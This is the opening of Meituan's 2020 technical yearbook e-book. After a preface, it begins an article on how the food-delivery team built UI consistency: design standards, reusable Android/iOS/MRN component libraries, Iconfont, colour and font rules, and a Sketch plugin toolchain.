2020 美团技术年货

CODE A BETTER LIFE

美团 美团

序

新年将至，年味渐浓。

美团技术年货如期而至。

从 2013 年 12 月 4 日发布第一篇文章，一直到今天，美团技术团队官方博客已经走过了 7 个春秋。

截止目前，我们总共发布 434 篇技术文章，微信公众号（meituantech）的关注者超过 27 万。由衷地感谢大家一直以来对我们的鼓励和陪伴！

2021 年春节到来之际，我们精选美团技术博客 60 多篇技术干货以及 10 多篇国际顶会论文，整理制作成一本厚达 1300 多页的电子书，作为新年礼物赠送给大家。

这本电子书内容覆盖前端、后台、算法、数据、运维、安全等多个领域，希望小伙伴们在新的一年里收获满满，成长多多。

也欢迎大家转给有相同兴趣的同事、朋友，一起切磋，共同成长。

最后，祝大家阖家欢乐，健康平安，牛气冲天！

目录

前端

移动端 UI 一致性解决方案

作者：韩洋　彦平　李肖　瀚阳　赵炎

1. 背景

1.1 行业现状与问题

很多技术同学都知道，移动端往往比较侧重业务开发，这会导致人员规模不断扩大，项目复杂度也会持续增长。而为了满足业务的快速上线，很难去落实统一的设计规范，在开发过程中由于 UI 缺乏标准导致的问题不断凸显，具体体现在以下 4 个层面：

- **设计层面**：由于 UI 缺乏标准化设计规范，在不同 App 及不同开发语言平台上设计风格不统一，用户体验不一致；设计资源与代码均缺乏统一管理手段，无法实现积累沉淀，无法适应新业务的开发需求。
- **开发层面**：组件代码实现碎片化，存在多次开发的情况，质量难以保证；各端代码 API 不统一，维护拓展成本较高，变更主题、适配 Dark Mode 等需求难以实现。
- **测试层面**：重复走查，频繁回归，每次发版均需验证组件质量。
- **产品层面**：版本迭代效率低，版本需求吞吐量低，不具备业务的快速拓展能力。

1.2 外卖移动端 UI 一致性情况

近来年，美团外卖业务开始由发展期走入成熟期，这更要求对细分场景的快速迭代。目前，外卖平台承载了餐饮、商超、闪购、跑腿、药品等多个业务品类，用户入口则

覆盖了美团 App 外卖频道、外卖 App、大众点评外卖频道等多个独立应用。由于前期侧重需求的快速上线，设计层面缺乏标准化的规范约束，UI 设计风格不统一，也存在多次开发的情况，目前的维护成本较高，在开发过程中逐渐暴露出一些问题，主要体现在以下三个层面。

指标一：移动端 UI 问题统计

在 Ones（美团内部研发需求管理工具）中，单个版本的 UI 适配问题占比超过总 Bug 数的 11.82%，亟待优化；交互适配问题在绝大多数版本中均有出现，一定程度上反映了其发生的普遍性。

发现版本	V7.15	V7.16	V7.17	V7.18	V7.19	...	平均
UI适配问题占比（%）	15.00%	8.00%	17.83%	18.24%	10.92%	...	11.82%

指标二：需求承接率数据统计

用户侧 UI 需求吞吐率达 18.3%，目前用户侧 UI 需求吞吐率较低，亟待解决。

版本	Q1季度	Q2季度	Q3季度	总计
交互视觉需求	5/26	8/52	4/15	17/93=0.183

指标三：需求入版情况统计

目前各版本 UI 同学都会提出一定数量的视觉优化需求，但实际入版量仅为三分之一左右，未上线的原因均为 RD 开发时间不足。

需求名称	是否入版	当前状态
首页视觉优化	❎	未上线：RD开发时间不足
点菜页视觉优化	❎	未上线：RD开发时间不足
提单页视觉优化	❎	未上线：RD开发时间不足
订单状态页视觉优化	✅	已上线：V7.2提出，V7.10上线
商家列表视觉优化	✅	已上线

从长远角度来看，随着固有业务渗透率的不断饱和，未来一段时间内，美团外卖还有开拓新业务、进入新市场的需求，如国际化 App、闪购 App 等，需要移动端能够高效地组建新业务 App。在此背景下，移动端具备快速调整适应的 UI 展现能力是重中之重。为了达到上述目标，需要 PM/UI/RD 共同维护一套设计规范，在产品上统一风格，在源头上做到统一设计，并在代码中统一进行实现。

1.3 UI 一致性项目

基于上述开发工作中的切实痛点，以及未来可预见的移动端能力需求，迫切需要一套统一的 UI 设计规范，以此沉淀设计风格，建立统一的 UI 设计标准。

UI 一致性项目自 2019 年 5 月份被提出，是外卖 UI 设计团队与研发团队的共建项目，该项目是为了改善用户端体验一致性，提升多技术方案间组件的通用性和复用率，降低整体视觉改版的研发成本。通过抽离成熟的业务场景，建立可提供高质量、可扩展、可统一配置的基于 Android/iOS/MRN 的组件代码库，使之具备支持多业务高层次的代码复用能力，进而提高 UI 业务中台能力，使项目保持高度一致性。

为了帮助团队提升产研效率，外卖技术成立了袋鼠 UI 共建项目组，将门户建设、工具链建设以及组件建设统一管理统一规划，并将工具链的品牌确定为“积木”，此前我们已经写过两篇文章《积木 Sketch Plugin：设计同学的贴心搭档》、《积木 Sketch 插件进阶开发指南》介绍过积木相关的内容，本文主要介绍 UI 一致性。

UI 一致性是绝大部分研发团队面临的共性问题，大家对落地设计规范，提高 UI 中台能力，提升产研效率具有强烈的诉求。通过 UI 一致性的建设，不仅可以在品牌上实现体验升级，更可以全面提高产研效率，为业务的快速迭代提供有力支持和有效保障。统一的品牌符号、品牌特征，有助于加深产品在用户心目中的印象。统一的用户界面和交互形式，能帮助用户加深对产品的熟悉感和信任感。而一个好的设计语言可以在体验上为产品加分，也能够更好的创造一致性体验。

2. UI 一致性整体方案


为了帮助更多的业务部门定制符合一致性原则的专属设计风格，外卖技术部在实践中不断总结经验，开发了一套通用的 UI 一致性解决方案。该方案通过 UI 一致性工具链落地项目建设，并打造一整套的闭环 UI 开发流程，目前已经取得了一定的成果，以下系具体方案的介绍。

2.1 方案全景

外卖 UI 一致性套件由积木工具链、代码组件库、定制化设计云协作平台以及文档化说明（官网）四部分组成。

1. **积木工具链**：通过建立包含相同设计元素的统一物料市场，PM 通过 Axure 插件拾取物料市场中的组件产出原型稿；UI/UE 通过 Sketch 插件落地物料市场中的设计规范，产出符合要求的设计稿。未来，希望通过高保真原型输出，可以给中后台项目、非依赖体验项目提供更好的服务体验，赋予产品同学直接向技术侧输出原型稿的能力。
2. **代码组件库（Android、iOS、MRN）**：设计稿中的组件与 RD 代码仓库中组件一一对应。
3. **文档化说明**：官网详细描述了代码组件库的集成方式、组件的使用方法，降低开发上手难度，只需要理解接口和职责即可进行业务开发。
4. **定制化设计云协作平台**：与美团内部的印迹团队（云协作平台）合作开发，在 RD 的设计稿中标注了哪些是代码组件库中已有的元素，避免重复开发，同时


关联了官网中该组件的使用说明，是代码组件库与官网的纽带。



外卖 UI 一致性解决方案

2.2 接入指南

1. 设计师逐步将设计语言沉淀为设计规范（包括组件、颜色、字体、图片等）上传至官网供整个设计团队查阅，同时将其量化并内置于积木 Sketch 插件中；开发同学则将其代码化，针对 Android/iOS/MRN 三端进行组件库开发。
2. 设计师使用积木 Sketch 插件绘制设计稿，可以保证设计元素均从既定的设计标准中获取，产出符合业务设计规范的设计稿，而代码组件库中也有对应的实现。
3. 绘制完成的设计稿上传至印迹云协作平台，交付开发同学进行设计稿还原。
4. 开发同学拿到设计稿后，就可以知道本次需求哪些组件已内置于代码组件库中，并可以点击设计稿中的链接，直接查看组件的使用说明。



UI 一致性协作流程闭环

2.3 方案落地

虽然 UI 一致性在落地上会增加开发同学不少的工作量，推进一致性建设也是一个艰难的工作，由于成本较高，且无法量化评估收益，很多团队最终未达到预期效果，但一旦有效运作起来后，团队将获得丰厚的回报。UI 一致性的建设需要设计者对现有状态有足够的认识，对业务有充分理解，以及优秀的设计能力，同时还要不断地进行实践和优化。为了保证一致性项目的成功落地，避免“半途而废”，我们制定了一系列的推进措施：

1. 项目小组不能脱离日常需求开发工作。这样可以保证设计师所沉淀的设计元素始终来自于最新的业务场景，同时项目产出可以快速应用到最新的版本中得以验证。
2. 优先选择受视觉因素影响较大、投入产出比高的模块场景进行改造，化繁为简，确定最小验证闭环（MVP，Minimum Viable Product），在实践中不断优化，进而跑通整个流程。
3. 项目推进由 UI 同学按版本提出需求，移动端排期并落地实施，由 UI 统一验收。
4. 建立阶段性目标，并完成最近三期工作的具体规划，定期复盘完成情况，保证项目的持续推进。

2.4 一致性成果


经过一段时间的 UI 一致性建设，在资源一致性方面，外卖 App 团队已经完成了近百个 Iconfont 的替换工作，有效减小了安装包的体积。在组件代码库建设方面，完成组件替换三十多处，中等业务需求平均节约 3pd 人力；在工具链方面，根据 UI/UE 提供的数据，对于强依赖设计资源的需求，在使用积木 Sketch 插件后，提效能够达到 30% 以上，对于 UI 资源依赖不强的流程需求，平均提效可以达到 50% 以上。

3. 设计体系建设

细化来看，UI 一致性整体方案主要分为两个部分，一个是设计体系建设，另一个则是工具链建设。设计体系建设是基础，主要是设计师沉淀设计风格，建立统一的 UI 设计标准的工作，而工具链建设则是支撑，是开发人员通过开发一系列的工具将开发过程闭环，实现设计体系落地。

3.1 外卖 DPL

DPL（Design Pattern Library）是一份面向 UED 设计人员的文档化说明，描述了设计模式库的规范以及应用场景等，外卖 DPL 主要包括组件搭建规范以及资源一致性两部分。DPL 的背面是技术实现，一般体现在 Android/iOS/RN 代码框架中，比如阿里的 FusionDesign 库、腾讯的 QMUI 库等，这些封装好的代码组件面向程序开发人员。在未建立 DPL 模型之前，开发同学拿到设计稿进行视觉还原后，需要修改多次，才能最终通过设计师的验证，极大影响了开发效率，还降低了需求吞吐率。



未建立外卖 DPL 模型之前开发流程

而通过 DPL 实现设计 – 开发流程的闭环，UI 同学由于设计规范的标准化，可使出稿效率、走查效率显著提升，重复组件甚至无需走查；对于 RD 同学来说，组件库中的组件在配置正确的情况下，由于已经经过了历史版本的检验，适配问题出现较少，无需重复进行视觉的修正；对于设计团队来说，优秀的设计体系具有包容性且充满生命力，好的设计模式库能够帮助实现规范化，从而减轻界面开发的工作量，提高一致性；而对于设计师来说，建立 DPL 有助于减少误用、滥用以及无效的创新。

3.2 组件搭建


在长期的版本迭代中，随着功能的不断增加以及 UI 的持续改版，新旧样式混杂，维护极为困难。设计师通过将页面走查结果归纳梳理，制定设计规范，从而选取复用性高的组件进行组件库搭建。通过搭建组件库可以进行规范控制，避免控件的随意组合，减少页面之间的差异；组件库中组件满足业务特色，同时可以应对不断变化的环境，具有云端动态调整能力，可以在规范更新时进行统一调整。

在不影响需求实现以及设计效果的前提下，只有在方案设计中尽可能使用组件，提升组件设计稿中的覆盖度，才可能真正通过组件库来提效。而除了在新的需求中使用组件，还需要将已有页面内容尽量替换成组件，才能避免页面升级时的重复修改问题，真正提高产研效率。在进行组件库建设时要注意以下几点。

选择合适粒度

组件的粒度选择曾是困扰我们很久的一个问题，虽然有构建设计系统的核心理论——原子设计理论为指导，即按照“原子、分子、组织、模板、页面”五个层面进行页面设计。这一理论对于从零开发新应用没有任何问题，但进行一致性改造的 App，往往已经暴露出很多设计问题，已经存在数百个成熟的线上页面，改造存在非常大的困难，必须根据具体业务选择合适粒度。在进行组件制作前，项目同学对外卖的近百个页面进行了梳理，对使用到的组件进行了分类，并根据组件的使用频率进行排序，制定了逐步替换计划。从而避免了组件库做的很全、花费了很多的人力，但实际很多组件都用不上，或者开发的组件过少，覆盖场景不足等问题。


我们将走查结果与设计师反复交流，发现复用性较高的组件大体可以分为两类：第一类“基础控件”，也就是类似于标签、按钮、开关等具备基础功能的元素，对应原子理论中的原子；第二类“业务组件”，类似于商品卡片等，是由“基础控件”组成（比如商品卡片由“标签控件”与“图片控件”组成），同时“业务组件”还能相互组合，成为更高阶的“复杂组件”，类似于原子理论中的分子。“业务组件”的组合又是千变万化的，不同样式的业务组件可以组成类似“商家列表”、“菜品列表”等“模板”，而“模板”与“基本控件”组合在一起，就成为了“页面”。



外卖 DPL 模型建立

具备拓展性

组件必须具备一定的可配置属性才能提升适用场景。可配置属性体现在三个方面：组件支持局部元素展示隐藏，例如商品卡片的标题、说明、价格可根据接口数据控制展示逻辑；组件支持多种样式，例如商品卡片的左图右文排列、上图下文排列；组件支持业务方配置主题，如调整高亮色、调整对齐方式等。



组件应具有拓展性

支持统一管理

组件管理功能对外卖 UI 一致性起着至关重要的作用，这主要体现在两方面：首先是设计风格沉淀，目前袋鼠 UI 已经形成了自己的独特风格，外卖设计团队根据设计规范，对符合 UI 一致性外卖业务场景的组件不断进行抽象及建设，沉淀出越来越多的通用业务组件，这些组件需要及时扩充到 Library 中，供团队成员使用；另外一个作用则是保持团队使用的均为最新组件。由于各种原因，组件的设计元素（色彩、字体、圆角等属性）可能会发生变更，需要及时提醒团队成员更新组件，从而保持所有页面的一致性。

3.3 资源一致性

UI 设计语言与自身业务关联性很强，美团很多业务包括外卖、酒旅、团购等都有一套自己的设计系统。“通用”意味着无法满足具有业务特色的需求，不同业务的组件、色彩系统、动效、字体样式等千差万别，其中任意一环的缺失都会导致一致性被破坏。

设计语言并不是一个抽象的概念，大家提到美团就想起美团黄，想到袋鼠，想到菜品卡片列表，想到骑着摩托车穿着印有“美团外卖”衣服的骑手，通过设计语言可以传达品牌主张和设计理念。目前，袋鼠 UI 已经形成了一套属于自己的独特风格，对于一致性元素处理有了一套自己的标准，对于产品的设计者而言，必须将这种风格化延续，才能使我们整个项目具备高度的一致性，才能保持“袋鼠特色“，保证吸引力。

3.3.1 图片

建立插画库

插图作为一种视觉语言，是品牌识别度的关键核心元素，与单纯的文案信息不同，图形化在直观描述固有信息的同时，也在塑造情感背景，使用户更具沉浸感和共情性。插画在提升产品用户体验的同时完成商业目标，在表达效果及生产效率上有独特的优势，在追求效率的互联网产品中被大量地运用。

由于之前产品中的插图未经系统整合，而插画师的个人风格明显，不同的设计师在图形化的工作协同中，风格很难复现，而单纯由一名设计师去完成整体业务的插画建设工作也存在一定风险。不同设计师之前画过的元素无法互通，造成很多元素重复设计、风格不统一，缺乏系统性地创作和整理，无法最大化地提升生产效率，并且影响产品的品质感。所以插图体系在保持品牌一致性、提升工作效率以及规避风险上尤为重要。

插画规范示例

使用 Iconfont

Iconfont 可译为图标字体，顾名思义就是用字体文件取代图片文件来展示图标、特殊字体等元素的一种方法。简单来说，Iconfont 就是把多个图标文件打包为 ttf 字体文件，注册到系统中，App 可以像使用字体一样使用图标。其原理可以简单理解为通过 ttf 字体文件维护一个 Unicode 码与图形的映射关系。当使用 Iconfont 为项目助力的时候，配置多个图标不再需要去下载数个 PNG 文件，仅需要维护一套 ttf 字体文件即可。Iconfont 不仅具有矢量性、可自由变化大小的特点，而且支持任意改变颜色。从项目角度来看，由于无需针对不同手机分辨率内置多张图片，可以一定程度减小包体积，而且方便 UI 同学对图标进行统一管理，为无用 icon 和相似 icon 检测做基础。


使用 iconfont 替换项目中的图片

归档图片文件

当 App 发展到一定阶段，必然面临着包体积会越来越大，无用图片与相似图片也会越来越多的问题。同时，由于开拓新业务而不断涌现的新场景，又不可避免地新增大量的图片。总结来看，图片文件在一致性项目中需要解决两个问题，即存量图片的处

理以及新增图片的管理。

对于存量图片，必须判断其合理性，项目中存在大量相似图片，这些图片可能仅是 padding 不同，或者颜色尺寸存在微小差异，可以通过脚本扫描相似图片，根据图片的特征 Hash 判断图片的相似度，相似度高的图片根据 UI 建议，保留一张即可。那如何防止新增图片“重蹈覆辙”呢？通过建立图片管理后台，将图片按场景分类，标准图片需从组件代码库中选取，新增图片执行 PR 策略，需相关负责人审核，可有效防止相似图片的堆积问题。




一致性项目实施前项目中的相似图片

3.3.2 动效

动效是指那些那些能够为产品赋予生机的动态界面元素及视觉效果，这些交互效果通常与特定的响应行为相关，甚至包括那些与交互行为没有直接关联的临时状态。精细而恰当的动画效果可以传达状态，增强用户对于直接操纵的感知，通过视觉化的方式向用户呈现操作结果。


随着外卖业务的不断增加，动效的使用比重在不断增加，重要性日渐凸显，也是增强用户体验与竞品拉开差距的重要因素，因此，统一规范的使用动效尤为重要。通过动效库建设，UI 层面可以承载品牌、传递情感，加深用户对 App 的印象，让用户放松、愉悦；RD 层面同一组件可在多场景直接复用，还降低了研发成本。



动效

3.3.3 颜色

颜色可以起到传递品牌信息、区分信息的所属关系、标明控件的选中状态以及对内容的信息进行分层级展示等功能。重要的信息需要在页面中被突出展示。系统级色彩体系主要定义了外卖的主要颜色、文字颜色、辅助颜色以及标准渐变色，颜色在一定时期内不再支持新增。通过将标准色板内置于积木 Sketch 插件中，限制 UI 绘制设计稿时的使用范围，而 RD 同学仅可通过代码组件库中选取颜色，保证色值的准确性，也便于进行主题定制。



定义颜色使用场景

3.3.4 字体

字体是体系化界面设计中最基本的构成之一。用户通过文本来理解内容和完成工作，科学的字体系统将大大提升用户的阅读体验及工作效率。设计师在字体设计过程中需要关注非常多的方面，比如字体 family、字距、行高、段落等等。如何让文字看起来更自然，是设计师团队一直探寻的答案，UI 同学根据文字的层级关系，规定了 Headline、Subtitle、Body、Button 以及 Caption 的文字使用规范，根据设计稿中文字的位置，就可确定文字的具体样式。


定义字体使用规范

4. 工具链建设

要想保持 UI 一致性，就不能打破规则。外卖 UI 一致性套件由积木工具链、代码组件库、定制化设计云协作平台以及官网四部分组成，通过将这四部分连接起来，形成一个闭环，把整个工作流限制在标准操作以内。

4.1 积木 Sketch 插件


在之前的文章中，我们已经对积木插件进行了详细介绍，这里只作简要概述，介绍其在一致性项目中发挥的作用。从设计阶段颜色的选择、字体的规范、控件的样式，到 RD 开发阶段代码的统一管理、API 的制定、多端的实现方式都必须遵守一套规则，通过积木 Sketch 插件落地设计规范，可以保证设计元素均从既定设计标准中获取，产出符合业务设计语言的设计稿，而各平台 UI 代码库中也有对应实现，从而使积木插件成为 UI 一致性的抓手。



积木 Sketch Plugin 平台化示意

4.1.1 插件功能

积木 Sketch 插件经过一段时间的建设，目前已具备 Iconfont、标准色板、组件库、数据填充、文字模板等功能。通过 Iconfont 可以从公司图标库中拉取设计团队上传的 SVG 图标，并直接应用于设计稿；标准色板可以限定设计师的颜色使用范围，确保设计稿中的颜色均符合设计规范；组件库中包含从外卖业务抽离的基本控件与通用组件，具有可复用和标准化的特点，并与不同开发语言组件库中的代码一一对应；数据填充库可以使设计师采用真实数据进行填充，使设计稿更贴近线上环境；文字模板中内置了字体样式的使用规范，根据设计稿中文字的位置，点击文字图层即可直接应用。



积木 Sketch Plugin 功能演示

4.1.2 物料市场

